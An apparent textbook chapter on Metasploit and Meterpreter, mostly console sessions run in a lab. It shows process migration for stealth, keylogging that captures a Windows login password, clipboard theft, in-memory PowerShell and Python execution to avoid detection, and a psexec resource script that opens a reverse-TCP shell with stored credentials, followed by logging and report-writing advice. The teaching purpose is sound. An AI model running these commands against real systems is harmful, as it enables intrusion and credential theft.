


*Figure 7: Using Task Manager to Detect the PowerShell Process Started by* `exploit/windows/smb/psexec`

[27] https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/post/windows/manage/archmigrate.md

Meterpreter session. Even with a simple tool like Task Manager, a defender can see a suspicious PowerShell process running, not as a regular user, but as the SYSTEM user. (Figure 7)

To become stealthier, the attacker can migrate their Meterpreter shell to a different process after it connects. An attacker that wants to retain their SYSTEM credentials could migrate to the winlogon.exe process (which always exists and runs as SYSTEM), while an attacker that prefers the user credentials can migrate to explorer.exe (which always exists and runs as the logged-in user).

When this occurs, the original powershell.exe process is terminated, and no new process is created. Instead, the Meterpreter shell runs solely inside the migrated process. No changes are made to the hard drive; Meterpreter runs entirely within memory.

### 1.4.2.2. Keylogging in Meterpreter

Meterpreter can record user's keystrokes; it includes three commands to do so: `keyscan_start`, `keyscan_stop`, and `keyscan_dump`.

Suppose that an attacker has used `exploit/windows/smb/psexec` to gain access to a Windows system and they would like to record the defender's keystrokes that they type into Windows applications. They can do this by first migrating into the explorer.exe process as the local user as follows:

```
meterpreter > migrate -N explorer.exe
[*] Migrating from 3500 to 3764...
[*] Migration completed successfully.
meterpreter > getuid
Server username: STANDALONE\zathras
```

Once there, the attacker starts the keylogger as follows:

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
```

The attacker can continue to interact with Meterpreter and even run other commands while the keylogging continues. When the attacker is ready to read the captured keys, they dump them to the screen as follows:

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
<Shift>There is something wrong with pary<^H><^H>r<^H>yroll this week-
we seem to have an extra expense of <Shift>$900. <Shift>John- <Shift>I
was looking over the payrl<^H>oll for thr<^H>e quarter and have some
questions for you.<CR>
<CR>
<Shift>Do you have time tomorrow of<^H><^H>for a meeting<Right Shift>?
```

Notice that the output includes the shift keys and carriage returns. Meterpreter grabbed the keystrokes as they were typed, so it naturally includes the typing errors of the author.[28] During

[28] Which are quite common!

this example, the defender used different Windows applications; some of these characters were typed in a text editor while others in an email editor. The dump is not able to provide this context, but instead only returns the typed keys in their raw form.

Although the attacker has now read these keystrokes, the keylogger is continuing to record data. If `keyscan_dump` is run again, it will return any new keystrokes since the last time `keyscan_dump` was run.

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
<CR>
<Shift>I can do thay.<^H><^H>t.
```

To stop the recording, the attacker uses `keyscan_stop` as follows:

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```

Be sure to dump the keystrokes before stopping the keylogger.

There are limitations to this process. Like the `screenshot` command, keylogger commands need to be running in the correct process. Suppose that the user locks the workstation while the keylogger is running. When the user returns and unlocks the system, the credentials that they enter will not be recorded by this keylogger because the keylogger is running as the local user which does not have access to the process that manages logins.

To get the credentials entered when the user unlocks the workstation, the attacker starts with a SYSTEM shell and migrates to the winlogon.exe process. Then when the keylogger records data, it will record the data entered when the user unlocks the system.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > migrate -N winlogon.exe
[*] Migrating from 6012 to 632...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
password1<Shift>!<CR>

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```

The password for the logged-in user is “password1!”.

This approach does not provide the keystrokes that are entered into Windows applications for essentially the same reason that screenshots taken in a SYSTEM shell do not work to show the desktop of the logged in user.

### 1.4.2.3. Shells and Channels

An attacker running Meterpreter on a target can open a traditional command prompt with the `shell` command.

```
meterpreter > getuid
Server username: STANDALONE\zathras
meterpreter > shell
Process 5416 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>^Z
Background channel 1? [y/N]  y
```

This command created a channel in the Meterpreter session. To leave the channel and return to Meterpreter, press CTRL+Z. The various channels in a Meterpreter session are controlled by the `channel` command.

```
meterpreter > channel
Usage: channel [options]

Displays information about active channels.

OPTIONS:

    -c   Close the given channel.
    -h   Help menu.
    -i   Interact with the given channel.
    -k   Close the given channel.
    -K   Close all channels.
    -l   List active channels.
    -r   Read from the given channel.
    -w   Write to the given channel.

meterpreter > channel -l

    Id  Class  Type
    --  -----  ----
    1   3      stdapi_process

meterpreter > channel -c 1
[*] Closed channel 1.
```

Before using the `shell` command to interact with the target, an attacker should consider how this might appear to a defender. When the `shell` command is used on a Windows target, a new cmd.exe process is created whose parent is the process that contains Meterpreter. If the host Meterpreter process is running as NT AUTHORITY\SYSTEM, then the resulting cmd.exe would also be running as SYSTEM. This could provide a defender a starting place for analysis and remediation.

### 1.4.2.4. Scripting Meterpreter

An attacker can create a script of Meterpreter commands which can be run with the `resource` command. The script file is a plan text file, with one Meterpreter command per line, like this example:

```
┌──(zathras㉿kali)-[~]
└─$ cat recon.rc
getuid
sysinfo
show_mount
```

Then the attacker loads and runs the script with the resource command

```
meterpreter > resource recon.rc
[*] Processing recon.rc for ERB directives.
resource (recon.rc)> getuid
Server username: STANDALONE\zathras
resource (recon.rc)> sysinfo
Computer        : STANDALONE
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
resource (recon.rc)> show_mount

Mounts / Drives
===============

Name  Type    Size (Total)  Size (Free)  Mapped to
----  ----    ------------  -----------  ---------
C:\   fixed   31.43 GiB     10.71 GiB
D:\   cdrom   4.87 GiB      0.00 B
Z:\   remote  30.83 GiB     14.26 GiB    \\172.16.1.3\Setup\

Total mounts/drives: 3
```

## 1.4.3. Meterpreter Extensions

Meterpreter extensions provide the ability to dynamically add additional features to Meterpreter without the need to start a new process.

### 1.4.3.1. PowerShell Extension

Suppose that an attacker with a Meterpreter shell on the target wants to run additional PowerShell commands on the target. It is possible to use the `shell` command and create a new channel, however that creates a new process on the target, which increases the risk of detection.

Instead, the attacker can load the PowerShell extension to Meterpreter and run PowerShell through the extension. This can be done with as follows:

```
meterpreter > load powershell
Loading extension powershell...Success.
```

The attacker can then use PowerShell on the target without spawning an additional PowerShell process by using the command `powershell_execute` as follows:

```
meterpreter > powershell_execute "Get-ExecutionPolicy"
[+] Command execution completed:
Restricted

meterpreter > powershell_execute "Set-ExecutionPolicy Unrestricted"
[+] Command execution completed:

meterpreter > powershell_execute "Get-ExecutionPolicy"
[+] Command execution completed:
Unrestricted

meterpreter > powershell_execute "$PSVersionTable"
[+] Command execution completed:

Name                           Value
----                           -----
PSVersion                      5.1.19041.1682
PSEdition                      Desktop
PSCompatibleVersions           {1.0, 2.0, 3.0, 4.0...}
BuildVersion                   10.0.19041.1682
CLRVersion                     4.0.30319.42000
WSManStackVersion              3.0
PSRemotingProtocolVersion      2.3
SerializationVersion           1.1.0.1
```

PowerShell variables can be set and recovered in the usual fashion.

```
meterpreter > powershell_execute "$x=5"
[+] Command execution completed:
```

```
meterpreter > powershell_execute "$x"
[+] Command execution completed:
5
```

If an up-to-date version of Microsoft Defender Antivirus is running on the target, it may block the use of the PowerShell extension.[29] When this happens, the attacker receives only the following, somewhat cryptic, error.

```
meterpreter > load powershell
Loading extension powershell...
[-] Failed to load extension: The core_loadlib request failed with
result: 2147942411.
```

### 1.4.3.2. Python Extension

Attackers can run Python code on a compromised host with the Python extension. This extension does not require that Python is installed on the target, and it executes Python code within Meterpreter, without spawning a new process. The extension is loaded as follows:

```
meterpreter > load python
Loading extension python...Success.
```

Python commands are executed with the `python_execute` command as follows:

```
meterpreter > python_execute 'print(sys.version)'
[+] Content written to stdout:
2.7.10+ (default, Feb 20 2024, 17:53:11) [MSC v.1800 32 bit (Intel)]
```

The extension uses the older Python 2.7 version, so it does not include the newer features of Python 3.x.

Like the PowerShell extension, the Python extension can set and use variables.

```
meterpreter > python_execute 'x=6'
[+] Command executed without returning a result
meterpreter > python_execute 'print x'
[+] Content written to stdout:
6
```

The attacker can even import and use Python modules.

```
meterpreter > python_execute 'import os'
[+] Command executed without returning a result
meterpreter > python_execute 'print os.path.abspath(os.getcwd())'
[+] Content written to stdout:
C:\Windows\system32
```

[29] Microsoft Defender Antivirus is discussed in more detail in Section XXX

### 1.4.3.3. Obtaining Clipboard Data

Meterpreter can be used to get the data in a user's clipboard, and even to monitor the clipboard for data. To do so, the attacker with a Meterpreter shell first loads the `extapi` extension:

```
meterpreter > load extapi
Loading extension extapi...Success.
```

The attacker can get the clipboard data, but only for the Meterpreter user. If the attacker has a shell as NT AUTHORITY\SYSTEM, then that user's data generally does not have clipboard data. Instead, the user should migrate to a session running as the local user, as was shown in Section 1.4.2.1.1. Once this is done, the attacker can dump the current contents of the clipboard with the command `clipboard_get_data` as follows:

```
meterpreter > clipboard_get_data
Text captured at 2024-06-17 19:45:37.0869
=========================================
This is an example of some copied data
=========================================
```

Of course, the attacker may not stumble upon something interesting in the clipboard at the time it is dumped. Instead, the attacker can start to monitor the clipboard contents with the command `clipboard_monitor_start` as follows:

```
meterpreter > clipboard_monitor_start
[+] Clipboard monitor started
```

Then later, the attacker can dump the contents of everything that was copied to the clipboard with the command `clipboard_monitor_dump`:

```
meterpreter > clipboard_monitor_dump
Text captured at 2024-06-17 20:00:38.0732
=========================================
zathras
=========================================

Text captured at 2024-06-17 20:00:47.0045
=========================================
password1!
=========================================

Files captured at 2024-06-17 20:00:53.0357
=========================================
Remote Path : C:\Users\Kosh\Desktop\Malware\schedule.odt
File size   : 7743 bytes
Downloading : C:\Users\Kosh\Desktop\Malware\schedule.odt ->
./schedule.odt
Skipped     : C:\Users\Kosh\Desktop\Malware\schedule.odt ->
./schedule.odt
```

```
=========================================

[+] Clipboard monitor dumped
```

This even managed to get the details about a copied file. The capture process is stopped with `clipboard_monitor_stop`

```
meterpreter > clipboard_monitor_stop
[+] Clipboard monitor stopped
```

# 1.5. Metasploit

Metasploit is a fully featured offensive security framework. It is broken down into modules of different types- exploits, payloads, post-exploitation modules, auxiliary modules, and several specialized types. The initial "Hello-world"-style example with the exploit (`exploit/windows/smb/psexec`) and two payloads (`windows/meterpreter/reverse_tcp` and `windows/meterpreter/reverse_ipv6_tcp`) just scratches the surface of what Metasploit can do.

## 1.5.1. Metasploit Commands

Metasploit is regularly updated with new modules and new features. The Metasploit version number is available from within Metasploit (not Meterpeter) by via the following command:

```
msf6 > version
Framework: 6.4.9-dev
Console  : 6.4.9-dev
```

This is the version that will be described in this book. As time passes though, features are added (and occasionally removed) from Metasploit. On Kali systems, Metasploit is updated along with the rest of the operating system. On other systems, Metasploit can be updated by using the `msfupdate` command from within Metasploit.

Like Meterpreter, Metasploit also provides help. General help is available with the help command:

```
msf6 > help

Core Commands
=============

    Command           Description
    -------           -----------
    ?                 Help menu
    banner            Display an awesome metasploit banner
    cd                Change the current working directory
    color             Toggle color
    connect           Communicate with a host

… Output Deleted …
```

Help for individual commands is also available; for example, to get more help about the `banner` command, a user can issue the following command:

```
msf6 > help banner
Usage: banner

Print a stunning ascii art banner along with version information and
module counts
```

Metasploit passes commands that it does not understand directly to the operating system to be run. As an example, there is no Metasploit command called `ip` so a Metasploit user can determine their network configuration from within Metasploit by calling the command directly as follows:

```
msf6 > ip -br address show
[*] exec: ip -br a s

lo               UNKNOWN        127.0.0.1/8 ::1/128
eth0             UP             172.16.236.98/12
fde0:fb41:8dc5:4b30:16:9e19:cee3:7a8/128 fe80::40e4:aeff:fe47:51c9/64
```

This was passed on to the Kali Linux operating system where it was executed, and the result returned.

When Metasploit needs to load or save files, it will use Metasploit's current working directory which can be displayed with the `pwd` command that is then executed by the operating system.

```
msf6 > pwd
[*] exec: pwd

/home/zathras
```

A new directory can be created by executing the corresponding command on the operating system; then the Metasploit `cd` command can be used to change the working directory as seen in this example:

```
msf6 > mkdir lab
[*] exec: mkdir lab

msf6 > cd lab
msf6 > pwd
[*] exec: pwd

/home/zathras/lab
```

The default location on Kali for Metasploit program files is in the directory `/usr/share/metasploit-framework`. Local user files are stored in `~/.msf4`, even though Metasploit is now on version 6.

When a Metasploit module is selected, it will have associated options. As seen in Section 1.3.3, the values for the options are chosen with the `set` command. If the `set` command is run with an

option but without a value, then the option's current value is returned. The `get` command is similar.

```
msf6 exploit(windows/smb/psexec) > set rhosts
rhosts => 172.31.0.13
msf6 exploit(windows/smb/psexec) > get rhosts
rhosts => 172.31.0.13
```

If the `set` command is run without an option, then the values of all options are returned to the user.

If the user wants to clear the value of a variable, this can be done with the `unset` command.

```
msf6 exploit(windows/smb/psexec) > unset rhosts
Unsetting rhosts...
msf6 exploit(windows/smb/psexec) > get rhosts
rhosts =>
```

It is possible to set the value of an option globally, so that it will appear with that value in all modules. This is done with the `setg` command as follows:

```
msf6 exploit(windows/smb/psexec) > setg rhosts 172.31.0.13
rhosts => 172.31.0.13
msf6 exploit(windows/smb/psexec) > get rhosts
rhosts => 172.31.0.13
```

The commands to retrieve globally set values or to unset them are `getg` and `unsetg` respectively.

Some Metasploit options call for one or more network addresses, like the `rhosts` option in `exploit/windows/smb/psexec`. These can be specified in comma or space delimited lists that can include IPv4 addresses, IPv6 addresses, host names or both. They can be specified as a range, with a first and a final IP address, or they can be specified with CIDR notation. As an example, the following specification is valid:

```
msf6 exploit(windows/smb/psexec) > set rhosts 172.31.0.12-13,
fde0:fb41:8dc5:4b30:16:f588:640d:4dc9, 172.31.0.0/30
```

It is also allowable to specify an IPv4 CIDR network range with a name. Consider this example:

```
msf6 exploit(windows/smb/psexec) > nslookup babylon.admin.lab.tu
[*] exec: nslookup babylon.admin.lab.tu

Server:         172.16.0.200
Address:        172.16.0.200#53

Non-authoritative answer:
Name:   babylon.admin.lab.tu
Address: 172.31.0.2
Name:   babylon.admin.lab.tu
Address: fde0:fb41:8dc5:4b30:31::2

msf6 exploit(windows/smb/psexec) > set rhosts babylon.admin.lab.tu/28
```

```
rhosts => babylon.admin.lab.tu/28
```

Then the resulting rhosts option includes all the IPv4 addresses in the range 172.31.0.0 – 172.31.0.15.

## 1.5.2. Metasploit History and Logs

Metasploit keeps a history file of previously run commands; by default that file is `~/.msf/history`. The command history can be managed with the `history` command.

```
msf6 > help history
Usage: history [options]

Shows the command history.

If -n is not set, only the last 100 commands will be shown.
If -c is specified, the command history and history file will be
cleared.
Start commands with a space to avoid saving them to history.

OPTIONS:

    -a, --all-commands  Show all commands in history.
    -c, --clear         Clear command history and history file.
    -h, --help          Help banner.
    -n <num>            Show the last n commands.
```

Meterpreter also keeps a history file of commands located in `~/.msf4/meterpreter_history`, but does not have a command analogous to the Metasploit `history` command.

History files are useful during an engagement, but when writing up reports afterwards, it is better to have more full-featured logs that include the output of commands.

If the Metasploit option `ConsoleLogging` is set to true, then each Metasploit command will be recorded in the file `~/.msf4/logs/console.log`. The output is not quite so simple to process; for example, it includes formatting and color characters. It also does not include timestamps, and if the attacker uses Metasploit to pass to a Meterpreter shell, then it does not include the Meterpreter commands or output.

```
┌──(zathras㉿kali)-[~/.msf4/logs]
└─$ cat console.log

[*] Console logging started: 2024-05-30 22:49:34 -0400

ConsoleLogging => true
msf6 > use exploit/windows/smb/psexec[*] No payload configured,
defaulting to windows/meterpreter/reverse_tcp
```

```
msf6exploit(windows/smb/psexec) > set lhost 172.16.236.98lhost =>
172.16.236.98
msf6exploit(windows/smb/psexec) > set rhosts 172.31.0.13rhosts =>
172.31.0.13
msf6exploit(windows/smb/psexec) > set smbuser zathrassmbuser => zathras
msf6exploit(windows/smb/psexec) > set smbpass password1!smbpass =>
password1!
msf6exploit(windows/smb/psexec) > exploit
sessions -q -i 1
```

The attacker in this example interacted with the created session, but those commands are not recorded in the console log.

To log the commands and output that occurs in a Meterpreter session, from a Metasploit prompt set the option `SessionLogging` to true before creating the session.

```
msf6 exploit(windows/smb/psexec) > set sessionlogging true
sessionlogging => true
```

Then the directory `~/.msf4/logs/sessions` will contain logs for each session. These are indexed by the date, session number, and target. They contain the commands run on the target, along with the result and a timestamp.

```
┌──(zathras㉿kali)-[~/.msf4/logs/sessions]
└─$ ls ~/.msf4/logs/sessions
20240530_1_172.31.0.13_meterpreter.log
20240530_2_172.31.0.13_meterpreter.log

┌──(zathras㉿kali)-[~/.msf4/logs/sessions]
└─$ cat 20240530_1_172.31.0.13_meterpreter.log
[05/30/2024 23:03:56]
[*] Logging started: 2024-05-30 23:03:56 -0400
[05/30/2024 23:04:00]   meterpreter   >
[05/30/2024 23:04:03]   meterpreter   >
[05/30/2024 23:04:03] sysinfo
[05/30/2024 23:04:03] Computer        : STANDALONE
[05/30/2024 23:04:03] OS              : Windows 10 (10.0 Build 19045).
[05/30/2024 23:04:03] Architecture    : x64
[05/30/2024 23:04:03] System Language : en_US
[05/30/2024 23:04:03] Domain          : WORKGROUP
[05/30/2024 23:04:03] Logged On Users : 2
[05/30/2024 23:04:03] Meterpreter     : x86/windows
[05/30/2024 23:04:05]   meterpreter   >
[05/30/2024 23:04:05] bg
[05/30/2024 23:04:05] [*] Backgrounding session 1...
```

Another way to keep logs of commands run during an engagement is to set the spool file:

```
msf6 > help spool
```

```
Usage: spool <off>|<filename>

Example:
  spool /tmp/console.log

msf6 > spool msf.log
[*] Spooling to file msf.log...
```

To see timestamps, at least for the output of Metasploit commands, the attacker can also first set the value of `TimeStampOutput` as follows:

```
msf6 > set TimestampOutput true
TimestampOutput => true
```

Then, when the engagement is complete, the attacker can review the chosen spool file to see everything that occurred as it appeared on the screen, with time stamps for Metasploit (not Meterpreter) output:

```
┌──(zathras㉿kali)-[~]
└─$ cat msf.log
[*] Spooling to file msf.log...
msf6 > set TimestampOutput true
TimestampOutput => true
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/smb/psexec) > set lhost 172.16.236.98
lhost => 172.16.236.98
msf6 exploit(windows/smb/psexec) > set rhosts 172.31.0.13
rhosts => 172.31.0.13
msf6 exploit(windows/smb/psexec) > set smbuser zathras
smbuser => zathras
msf6 exploit(windows/smb/psexec) > set smbpass password1!
smbpass => password1!
msf6 exploit(windows/smb/psexec) > exploit

[*] [2024.05.30-23:24:02] Started reverse TCP handler on
172.16.236.98:4444
[*] [2024.05.30-23:24:02] 172.31.0.13:445 - Connecting to the server...
[*] [2024.05.30-23:24:02] 172.31.0.13:445 - Authenticating to
172.31.0.13:445 as user 'zathras'...
[*] [2024.05.30-23:24:02] 172.31.0.13:445 - Selecting PowerShell target
[*] [2024.05.30-23:24:02] 172.31.0.13:445 - Executing the payload...
[+] [2024.05.30-23:24:04] 172.31.0.13:445 - Service start timed out, OK
if running a command or non-service executable...
[*] [2024.05.30-23:24:05] Sending stage (176198 bytes) to 172.31.0.13
[*] Meterpreter session 1 opened (172.16.236.98:4444 ->
172.31.0.13:49700) at 2024-05-30 23:24:07 -0400
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(windows/smb/psexec) >
```

This approach shows both the Metasploit and the Meterpreter commands and the results; it even includes the timestamps for the returned results from Metasploit commands.

These various approaches for Metasploit logging can be combined.

#### 1.5.2.1. Report Writing

Pause for a moment to consider report writing.

Most offensive engagements result in one or more reports- perhaps they are being done as a penetration test and the goal is a report to the sponsor, or perhaps this is one part of a larger team project, and the rest of the team needs to be informed of the findings in this engagement.

Writing reports is hard.

Keep the audience in mind and remember that your report may be read by different folks with different objectives.

Leadership is generally interested in seeing the bottom-line up front though a well-written executive summary. This should summarize the impact of the findings and should be readable by leaders who are not necessarily technical experts. Every engagement has limitations; these also need to be clearly stated in the executive summary.

The same report may also be read by technical readers who are more interested in the precise methods and technical findings. These need to be accurate and supported with evidence including screenshots and log entries. Writers should guard against overstatement and hyperbole as this often results in lost credibility, not just for the current report but for subsequent reports. Repetition should be avoided; if the same or similar finding is repeatedly made then they should be properly grouped and summarized.

The report should document who composed the team, what was its operational scope, and what tool(s) were used.

Almost no one is interested in reading the raw logs, except perhaps as an addendum or an appendix to the report.

When writing reports, consider writing the report components as close in time as the engagement as possible; even while the engagement is still ongoing.

There are tools to help with report writing, including:

- GhostWriter https://github.com/GhostManager/Ghostwriter
- PwnDoc https://github.com/pwndoc/pwndoc
- SysReptor https://github.com/Syslifters/sysreptor
- WriteHat https://github.com/blacklanternsecurity/writehat

## 1.5.3. Customizing Metasploit

An attacker can create a script of Metasploit commands. The script file is a plan text file with one Metasploit command per line like this example:

```
┌──(zathras㉿kali)-[~]
└─$ cat demo.rc
use exploit/windows/smb/psexec
set payload windows/meterpreter/reverse_tcp
set lhost 172.16.236.98
set rhosts 172.31.0.13
set smbuser zathras
set smbpass password1!
exploit
```

The script is run from the Metasploit command line with the `resource` command, like a Meterpreter script.

```
msf6 > resource demo.rc
[*] Processing /home/zathras/demo.rc for ERB directives.
resource (/home/zathras/demo.rc)> use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
resource (/home/zathras/demo.rc)> set payload
windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/home/zathras/demo.rc)> set lhost 172.16.236.98
lhost => 172.16.236.98

… Output Deleted …

[*] Sending stage (176198 bytes) to 172.31.0.13
[*] Meterpreter session 1 opened (172.16.236.98:4444 ->
172.31.0.13:49764) at 2024-05-31 13:17:00 -0400

meterpreter >
```

Metasploit scripts can be launched when Metasploit starts by passing the script name as an argument with the `-r` flag as follows:

```
┌──(zathras㉿kali)-[~]
└─$ msfconsole -r demo.rc
```

Scripts in the user's Metasploit directory with the name `~/.msf4/msfconsole.rc` are launched automatically when Metasploit starts. As an example, this script location can be used to configure logging. Suppose that the `msfconsole.rc` file has the following content:

```
┌──(zathras㉿kali)-[~]
└─$ cat .msf4/msfconsole.rc
```

```
set consolelogging true
set sessionlogging true
set timestampoutput true
```

Then these variables will be set each time Metasploit launches:

```
┌──(zathras㉿kali)-[~]
└─$ msfconsole -q
[*] Processing /home/zathras/.msf4/msfconsole.rc for ERB directives.
resource (/home/zathras/.msf4/msfconsole.rc)> set consolelogging true
Console logging is now enabled.
consolelogging => true
resource (/home/zathras/.msf4/msfconsole.rc)> set sessionlogging true
Session logging will be enabled for future sessions.
sessionlogging => true
resource (/home/zathras/.msf4/msfconsole.rc)> set timestampoutput true
timestampoutput => true
[*] Starting persistent handler(s)...
msf6 >
```

A user that does not want to manually create a resource script can also use the Metasploit `makerc` command:

```
msf6 > help makerc
Usage: makerc <output rc file>

Save the commands executed since startup to the specified file.
```

An attacker that regularly uses a module can save it as a Metasploit favorite with the `favorite` command. Running that command without an argument adds the currently selected module to the Metasploit favorites, which are stored locally in a text file at `~/.msf4/fav_modules`. The list of favorite modules is available with the `favorites` command, and they can then be selected by name or index as follows:

```
msf6 exploit(windows/smb/psexec) > favorite
[+] Added exploit/windows/smb/psexec to the favorite modules file
msf6 exploit(windows/smb/psexec) > favorites

Favorites
=========

   #  Name                         Disclosure Date  Rank    Check
Description
   -  ----                         ---------------  ----    -----  ------
-----
   0  exploit/windows/smb/psexec  1999-01-01       manual  No
Microsoft Windows Authenticated User Code Execution
```

```
Interact with a module by name or index. For example info 0, use 0 or
use exploit/windows/smb/psexec
```

A user can save the options that they have selected for a module with the `save` command.

```
msf6 exploit(windows/smb/psexec) > help save
Usage: save [options]

Save the active datastore contents to disk for automatic use across
restarts of the console
The configuration is stored in /home/zathras/.msf4/config

OPTIONS:

    -d, --delete-all      Delete saved options for all modules from the
config file.
    -h, --help            Help banner.
    -l, --load            Load the saved options for the active module.
    -r, --reload-default  Reload default options for the active module.
```

For example, a user can set some of the options for a module, then use save to store the results:

```
msf6 exploit(windows/smb/psexec) > set rhosts 172.31.0.13
rhosts => 172.31.0.13
msf6 exploit(windows/smb/psexec) > set smbuser zathras
smbuser => zathras
msf6 exploit(windows/smb/psexec) > save
Saved configuration to: /home/zathras/.msf4/config
```

Then, if the user restarts Metaspoit, this module will automatically be loaded, and these options will automatically be preloaded.

These default choices can be deleted as follows:

```
msf6 exploit(windows/smb/psexec) > save -d
Deleted saved configs for all modules.
```

## 1.5.4. Metasploit Workspaces

Metasploit saves its results in a database organized into workspaces, managed with the `workspace` command.[30]

```
msf6 > help workspace
Usage:
    workspace          List workspaces
    workspace [name]   Switch workspace

OPTIONS:
```

[30] This is the database initialized back in Section 1.2.1.

```
    -a, --add <name>          Add a workspace.
    -d, --delete <name>       Delete a workspace.
    -D, --delete-all          Delete all workspaces.
    -h, --help                Help banner.
    -l, --list                List workspaces.
    -r, --rename <old> <new>  Rename a workspace.
    -S, --search <name>       Search for a workspace.
    -v, --list-verbose        List workspaces verbosely.
```

New workspaces are created with the `-a` flag as follows:

```
msf6 > workspace -a lab
[*] Added workspace: lab
[*] Workspace: lab
```

Workspaces are deleted with the `-d` option. The default workspace can be deleted with the command:

```
msf6 auxiliary(scanner/smb/smb_login) > workspace -d default
[*] Deleted workspace: default
[*] Recreated the default workspace
```

The default workspace is re-created as an empty workspace, allowing the user an easy way to clear it.

The list of current workspaces is available with the `-v` flag:

```
msf6 exploit(windows/smb/psexec) > workspace -v

Workspaces
==========

current  name     hosts  services  vulns  creds  loots  notes
-------  ----     -----  --------  -----  -----  -----  -----
         default  4      4         5      3      0      5
*        lab      1      1         1      1      0      1
```

As Metasploit interacts with systems, it adds the information it has about the target to the database. The resulting database is an aid to report writing, as well as to determining which systems to target. However, it is important to remember that the database only contains the data that Metasploit has encountered. A target could be running an SSH service, but if Metasploit has not scanned the target for TCP/22 or otherwise interacted with that SSH service, then there will be no record of the service in the database.

The attacker can query the database with six different commands: `hosts`, `services`, `vulns`, `creds`, `loot`, and `notes`. Each database command has several flags that can be used to refine a search or update the database with additional information.

As an example, consider the `services` command:

```
msf6 exploit(windows/smb/psexec) > help services
Usage: services [-h] [-u] [-a] [-r <proto>] [-p <port1,port2>] [-s
<name1,name2>] [-o <filename>] [addr1 addr2 ...]
```

```
OPTIONS:

    -a, --add                  Add the services instead of searching.
    -c, --column <col1,col2>   Only show the given columns.
    -d, --delete               Delete the services instead of searching.
    -h, --help                 Show this help information.
    -O, --order <column id>    Order rows by specified column number.
    -o, --output <filename>    Send output to a file in csv format.
    -p, --port <ports>         Search for a list of ports.
    -r, --protocol <protocol>  Protocol type of the service being added
[tcp|udp].
    -R, --rhosts               Set RHOSTS from the results of the
search.
    -s, --name <name>          Name of the service to add.
    -S, --search <filter>      Search string to filter by.
    -u, --up                   Only show services which are up.
    -U, --update               Update data for existing service.

Available columns: created_at, info, name, port, proto, state,
updated_at
msf6 exploit(windows/smb/psexec) > services
Services
========

host         port  proto  name  state  info
----         ----  -----  ----  -----  ----
172.31.0.13  445   tcp    smb   open
```

## 1.5.5. Metasploit Modules

